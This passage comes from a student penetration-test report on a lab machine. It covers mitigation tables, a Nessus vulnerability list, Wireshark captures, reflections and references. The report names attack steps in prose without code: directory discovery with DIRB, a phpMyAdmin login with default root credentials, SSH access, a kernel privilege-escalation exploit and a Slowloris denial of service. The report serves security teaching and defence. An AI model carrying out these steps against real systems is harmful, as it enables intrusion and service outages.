1576	35.397595	62.232.253.146	192.168.5.16	ESP	190 ESP (SPI=0xa5d8e0c0)
1578	35.419752	62.232.253.146	192.168.5.16	ESP	302 ESP (SPI=0xa5d8e0c0)

The image reveals Wireshark capturing the Dos Attack and shows the length of each packet, source and destination.

3.0 Vulnerability Mitigation

This part of the report involves the mitigation of each exploitation revealed in this previous section. This section also provides information about the vulnerabilities using the Nessus report, and from research, detailing the risk associated with them and how each of them could be mitigated.

3.1 Mitigating Action: Web Directory Browsing Hidden Web Path 1

ID	Risk description	Likelihood of the risk occurring	Impact if the risk occurs	Severity Rating based on impact & Likelihood	Risks associated	Mitigating action Action to mitigate the risk e.g. reduce the likelihood
1	An attack would likely need to be conducted using the DIRB scan which comes pre-installed with Kali-Linux. Additionally, it would take Web Directory browsing in 192.168.1.171/true/ to gain the user credentials.	Medium	High	High	Impact could include disclosure of user credentials. Additionally, the /true/ directory reveals the Apache version and server/port status information which could potentially be used to exploit further vulnerabilities.	Configure the site and webserver properly and secure with access controls. Recommended: To provide extra security to prevent the DIRB scan revealing hidden web directories, it is suggested to download Fali2ban. This is an intrusion prevention software which protects systems from brute force attacks and can also be configured to temporarily ban remote IP address if it generates too many 404 web requests.

My Basic Network Scan / Plugin #34460

‹ Back to Vulnerabilities

Hosts 1 | Vulnerabilities 29 | Remediations 3 | History 1

HIGH Unsupported Web Server Detection

Description

According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

Output

```
Product                : Apache 1.x
Server response header : Apache/1.3.37 (Unix) PHP/4.4.4
Supported versions     : Apache HTTP Server 2.4.x
Additional information : http://archive.apache.org/dist/httpd/Announcement1.3.html
```

Port	Hosts
80 / tcp / www	192.168.1.171

The image is from the Nessus report and reveals another solution to prevent this from happening again. The solution is to remove the webserver and to upgrade to a more recent version which is currently supported.

FALI2BAN, The Intrusion prevention software to prevent future attacks from web directory intrusion. The reference is provided within the references section of this project report.

3.2 Mitigating Action: Web Directory Browsing Hidden web path 2

ID	Risk description	Likelihood of the risk occurring	Impact if the risk occurs	Severity Rating based on impact & Likelihood	Risks associated	Mitigating action Action to mitigate the risk e.g. reduce the likelihood
2	An attack would likely need to be conducted using the DIRB scan which comes pre-installed with Kali-Linux. Additionally, it would take Web Directory browsing in 192.168.1.171/phpmyadmin/ to access the phpmyadmin portal, which presents the login page.	Medium	High	High	Impact could include exploiting many vulnerabilities once logged in as the root user using the default credentials as follows: username: root Password: blank With that said, once logged in as the root user, it will allow the root user to gain full access of the webserver and implement any changes. Furthermore, once logged in, we were able to import files which could potentially be malicious to any users that clicks the file, potentially causing further vulnerabilities to be exploited by a Blackhat hacker.	Change the user credentials immediately. The current credentials are using the default user login details. Additionally, a simple Google search reveals the login credentials to access the phpMyAdmin panel. Recommended: Avoid using common word phases for a password or hidden web directories as DIRB scan uses a common word dictionary to reveal any matches. It is suggested to use a combination of password manager and random password generator.

The image reveals another remediation regarding PHP, which clearly suggests upgrading to PHP version 5.3.12/5.4.2 or later. It recommends installing a 'mod_rewrite' workaround which is also available to prevent further exploitations.

3.3 Mitigating Action: File Access Permissions

ID	Risk description	Likelihood of the risk occurring	Impact if the risk occurs	Severity Rating based on impact & Likelihood	Risks associated	Mitigating action Action to mitigate the risk e.g. reduce the likelihood
3	An attack would most likely occur after gaining the credentials from the web directories mentioned previously. The attack would require the user credentials to use it to to gain remote access on port 22 using SSH. After login as one of the users from the user credentials folder, it will allow the user to view other contents of other users without any restrictions.	Low	Medium	Medium	Once logged in as Samwise, able to view all other user contents and browse the target system. No Permissions are set on the target system, which allows any user to access or view any file.	Change the Directory permissions in Linux for the users by using chmod option. Additionally, by putting users in specific groups then using 'chgrp (groupname) (foldername)' will mitigate the risk completely. Recommended: Furthermore, Close port 22 to prevent SSH remote access being performed on the system. WARNING: Leaving port 22 open will allow Blackhat hackers to bypass the firewall.

3.4 Mitigating Action: Privilege Escalation using SearchSploit and SSH

ID	Risk description	Likelihood of the risk occurring	Impact if the risk occurs	Severity Rating based on impact & Likelihood	Risks associated	Mitigating action Action to mitigate the risk e.g. reduce the likelihood
4	Privilege Escalation exploit could most likely occur after revealing the version of the OS on the target machine. Once the target OS has been identified, it could be said that SearchSploit, an exploit database, could be used to search for a Privilege Escalation exploit specified for the OS version of the target machine. Once the exploit has been identified and matched, the exploit could then be transferred onto the target machine on port 22 using SSH remote access. Once the exploit has been transferred onto the target machine, it is required to execute the file to gain root privileges.	Medium	High	High	The impact of this exploitation could be critical. After executing the exploit file, the user will have root access. As the root user, it will allow to edit any files, change the system however desired, provide and remove permissions to other user accounts.	Upgrade the Linux OS to a more recent version which is currently supported by the developers. This will enable patches in the form of updates to be applied to the target machine to prevent exploits from being executed in the future. Recommended: Download Anti-virus software and firewall to prevent further attacks from unknown incoming traffic. It is suggested to use Kaspersky Total Security 2020 as it includes a vulnerability scanner and password manager. Close unused ports and limit file access. Furthermore, port 22 is currently open and it is suggested to close this port to prevent exploits being transferred onto the target machine.

3.5 Mitigating Action: Dos Attack using Slowloris.py

ID	Risk description	Likelihood of the risk occurring	Impact if the risk occurs	Severity Rating based on impact & Likelihood	Risks associated	Mitigating action Action to mitigate the risk e.g. reduce the likelihood
5	A Denial-of-Service(DoS) was deployed to shutdown the network of the target machine. The DoS attack was accomplished using Slowloris Python script.	Medium	High	High	The DoS attack worked successfully and managed to flood the target with traffic, by overwhelming the network with loaded packets and socket-headers. As a result, the target machine is no longer responsive.	To prevent further DoS attacks, specify an IP range that can access the network. Implement Rate Limiting, which is good practice of limiting the amount of traffic available to a specific Network. This will help mitigate the chances of preventing Dos attacks in the future. Recommended: To further prevent another DoS attack, it is suggested to choose a DDoS mitigation service such as activereach.net, which continuously monitors traffic and keep logs.

4.0 Conclusions

In conclusion, the five exploitations that were carried out did not all work as expected. For example, in one instance during the web exploitation, it consisted of a lot of trial and error. Eventually, after deploying the DIRB scan, it could be said it further progressed the exploitation work and it was much easier to exploit the rest of the exploitation attacks, discussed previously. Furthermore, regarding the mitigating actions, it could be said that the mitigation methods suggested, will completely mitigate all the risks found as part of this Pen Test project report.

5.0 Overall Conclusions and Reflections

Overall, the tasks that were carried out in this report has provided good insight into Penetration Testing.

What I have learned from this whole experience is how to conduct a Penetration test. I have also learned how to develop a Standard Operating Procedure and an Attack tree prior to the Pen test being carried out within this report. In this process, I have learned the stages that a pen test goes through, what each stage involves and what tools are used. For example, the Scanning and Enumeration phase was a good insight using different tools for gathering information. The task consisted of Gathering Information on the target machine using Nmap with different parameters. Additionally, Scanning and Enumeration was insightful to using different tools such as DIRB which revealed the first major exploitation.

Next, a vulnerability scan had been carried out on the target IP using Nessus, which exposed many vulnerabilities to being potentially exploited. This provided good insight to using a vulnerability software tool, as well as conducting my own research by referring to the Nmap scan results and using search engines. Lastly, the Exploitation and Mitigation phases provided such good insight to how vulnerabilities are exposed, but also how to mitigate them to prevent further attacks.

In conclusion, I believe I have further developed my current knowledge, and I am now able to better analyse problems carefully and sufficiently finding the problems to the solutions. Therefore, I understand the importance of being able to adapt in a technological field that is changing daily and will be very beneficial to my future working within the Cyber Security Industry.

6.0 References

CVE Details. (2020) Apache>HTTP Server>1.3.37 : Security Vulnerabilities Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-45533/Apache-Http-Server-1.3.37.html [Accessed 20th December 2020]

Ethical hacking and penetration testing. (2020) How to enable SSH in Kali Linux. How to connect to Kali Linux via SSH Available at: https://miloserdov.org/?p=3462 [Accessed 20th December 2020]

Offensive Security. (2020) Scanner VNC Auxiliary Modules Available at: https://www.offensive-security.com/metasploit-unleashed/scanner-vnc-auxiliary-modules/ [Accessed 20th December 2020]

Dillon Korman (2015). Ubuntu Privilege Escalation (CVE-2015-1328) With Kali Linux Available at: https://www.youtube.com/watch?app=desktop&v=aQfShUs6TGA&ab_channel=DillonKorman [Accessed 23rd December 2020]

NT-Virtual Lab (2020). How to install Nessus in Kali Linux Available at: https://www.youtube.com/watch?v=2Pnr_UAgrqg&t=312s&ab_channel=NT-VirtualLab [Accessed 23rd December 2020]

ProgrammingKnowledge (2020). How to Install Kali Linux 2020.1b in VirtualBox on Windows 10 Available at: https://www.youtube.com/watch?v=V_Payl5FlgQ&t=800s&ab_channel=ProgrammingKnowledge [Accessed 23rd December 2020]

Esteban Borges. (2019) Information Gathering: Concept, Techniques and Tools explained Available at: https://securitytrails.com/blog/information-gathering [Accessed 23rd December 2020]

Kali Tools. (2020) DIRB Package Description Available at: https://tools.kali.org/web-applications/dirb#:~:text=DIRB%20is%20a%20Web%20Content,server%20and%20analyzing%20the%20response.&text=Also%20DIRB%20sometimes%20can%20be,scanner%20not%20a%20vulnerability%20scanner. [Accessed 24th December 2020]

DRD. (2018) Perform Local Privilege Escalation Using a Linux Kernal Exploit Available at: https://null-byte.wonderhowto.com/how-to/perform-local-privilege-escalation-using-linux-kernel-exploit-0186317/ [Accessed 25th December 2020]

Offensive Security (2016) Penetration Test Report for Internal Lab and Exam.[Online]. Available at: https://www.offensive-security.com/pwk-online/PWK-Example-Report-v1.pdf [Accessed 25th December 2020]

TBG Security (2014) Security Penetration Test of HIE Portal for a CUSTOMER IMPLEMENTATION.[Online] Available at: https://tbgsecurity.com/wordpress/wp-

content/uploads/2016/11/Sample-Penetration-Test-Report.pdf [Accessed 25th December 2020]

Syed Qarib. (2011) PhpMyAdmin Default login password Available at: https://stackoverflow.com/questions/5818358/phpmyadmin-default-login-password [Accessed 25th December 2020]

Okta. (2020) How to Mitigate DoS Attacks Available at: https://developer.okta.com/books/api-security/dos/how/ [Accessed 25th December 2020]

Multithr3at3d (2019) How to prevent Directory Enumeration Attacks Available at: https://security.stackexchange.com/questions/222772/how-to-prevent-directory-enumeration-attacks-dirb-or-directory-buster [Accessed 26th December 2020]

Nathan House. (2020) Nmap Cheat Sheet Available at: https://www.stationx.net/nmap-cheat-sheet/ [Accessed 26th December 2020]

Fali2ban. (2020) Main page description Available at: https://www.fail2ban.org/wiki/index.php/Main_Page [Accessed 28th December 2020]

Activereach (2020) DDoS Mitigation Services Available at: https://activereach.net/solutions/network-security/protect/ddos-mitigation/ [Accessed 28th December 2020]

Tenable. (2020) Nessus – 8.13.1 Available at: https://www.tenable.com/downloads/nessus?loginAttempted=true [Accessed 28th December 2020]

7.0 Appendix A

Nessus report

target-scan

Report generated by Nessus™ Wed, 23 Dec 2020 23:39:51 GMT

TABLE OF CONTENTS

192.168.1.171

1	10	11	3	36
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 61

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
HIGH	7.5	24906	PHP < 4.4.5 Multiple Vulnerabilities
HIGH	7.5	29833	PHP < 4.4.8 Multiple Vulnerabilities
HIGH	7.5	33849	PHP < 4.4.9 Multiple Vulnerabilities
HIGH	7.5	41014	PHP < 5.2.11 Multiple Vulnerabilities
HIGH	7.5	35067	PHP < 5.2.8 Multiple Vulnerabilities
HIGH	7.5	58988	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
HIGH	7.5	57537	PHP < 5.3.9 Multiple Vulnerabilities
HIGH	7.5	10882	SSH Protocol Version 1 Session Key Retrieval
HIGH	7.5	34460	Unsupported Web Server Detection
MEDIUM	6.8	43351	PHP < 5.2.12 Multiple Vulnerabilities
MEDIUM	6.8	58966	PHP < 5.3.11 Multiple Vulnerabilities
MEDIUM	6.8	90509	Samba Badlock Vulnerability
MEDIUM	6.4	44921	PHP < 5.3.2 / 5.2.13 Multiple Vulnerabilities
MEDIUM	5.1	39480	PHP < 5.2.10 Multiple Vulnerabilities
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	35750	PHP < 5.2.9 Multiple Vulnerabilities
MEDIUM	5.0	142591	PHP < 7.3.24 Multiple Vulnerabilities

MEDIUM	5.0	57608	SMB Signing not required
MEDIUM	4.3	17696	Apache HTTP Server 403 Error Page UTF-7 Encoded XSS
MEDIUM	4.3	90317	SSH Weak Algorithms Supported
LOW	2.6	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6	71049	SSH Weak MAC Algorithms Enabled
LOW	2.6	10407	X Server Detection
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	39520	Backported Security Patch Detection (SSH)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	54615	Device Type
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	85805	HTTP/2 Cleartext Detection
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	117886	Local Checks Not Enabled (info)
INFO	N/A	10397	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	10719	MySQL Server Detection
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	11936	OS Identification
INFO	N/A	48243	PHP Version Detection

192.168.1.171 5

INFO	N/A	66334	Patch Report
INFO	N/A	70657	SSH Algorithms and Languages Supported
INFO	N/A	10881	SSH Protocol Versions Supported
INFO	N/A	10267	SSH Server Type and Version Information
INFO	N/A	25240	Samba Server Detection
INFO	N/A	104887	Samba Version
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	11153	Service Detection (HELP Request)
INFO	N/A	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	10287	Traceroute Information
INFO	N/A	10758	VNC HTTP Server Detection
INFO	N/A	19288	VNC Server Security Type Detection
INFO	N/A	65792	VNC Server Unencrypted Communication Detection
INFO	N/A	10342	VNC Software Detection
INFO	N/A	135860	WMI Not Available
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

Wireshark capture of Dos attack

No.	Time	Source	Destination	Protocol	Length	Info
51528	25.820258	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51529	25.820783	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51530	25.820783	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51531	25.821843	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51532	25.822960	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51533	25.825152	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51534	25.825283	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51535	25.827932	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51536	25.827932	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51537	25.834485	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51538	25.834485	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51539	25.835347	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51540	25.839304	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51541	25.839304	62.232.253.146	192.168.8.122	ESP	142	ESP (SPI=0x5efeaf40)
51542	25.839892	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51543	25.840009	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51544	25.840111	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51545	25.840190	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51546	25.840350	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51547	25.840405	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51548	25.840458	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)
51549	25.857419	192.168.8.122	62.232.253.146	ESP	142	ESP (SPI=0xa9d39b91)

```
> Frame 660: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface \Device\NPF_{2FED04E1-66C0-406B-8AC5-43DBEA666EC5}, id 0
> Ethernet II, Src: GLTechno_04:a0:6f (94:83:c4:04:a0:6f), Dst: Microsof_b5:f1:bc (c4:9d:ed:b5:f1:bc)
> Internet Protocol Version 4, Src: 62.232.253.146, Dst: 192.168.8.122
> User Datagram Protocol, Src Port: 4500, Dst Port: 4500
  UDP Encapsulation of IPsec Packets
> Encapsulating Security Payload
```

Trace route performed on target IP

```
C:\Users\acons>tracert 192.168.1.171

Tracing route to MIDDLEEARTH [192.168.1.171]
over a maximum of 30 hops:

  1    15 ms    14 ms    17 ms  MIDDLEEARTH [192.168.1.171]

Trace complete.

C:\Users\acons>
```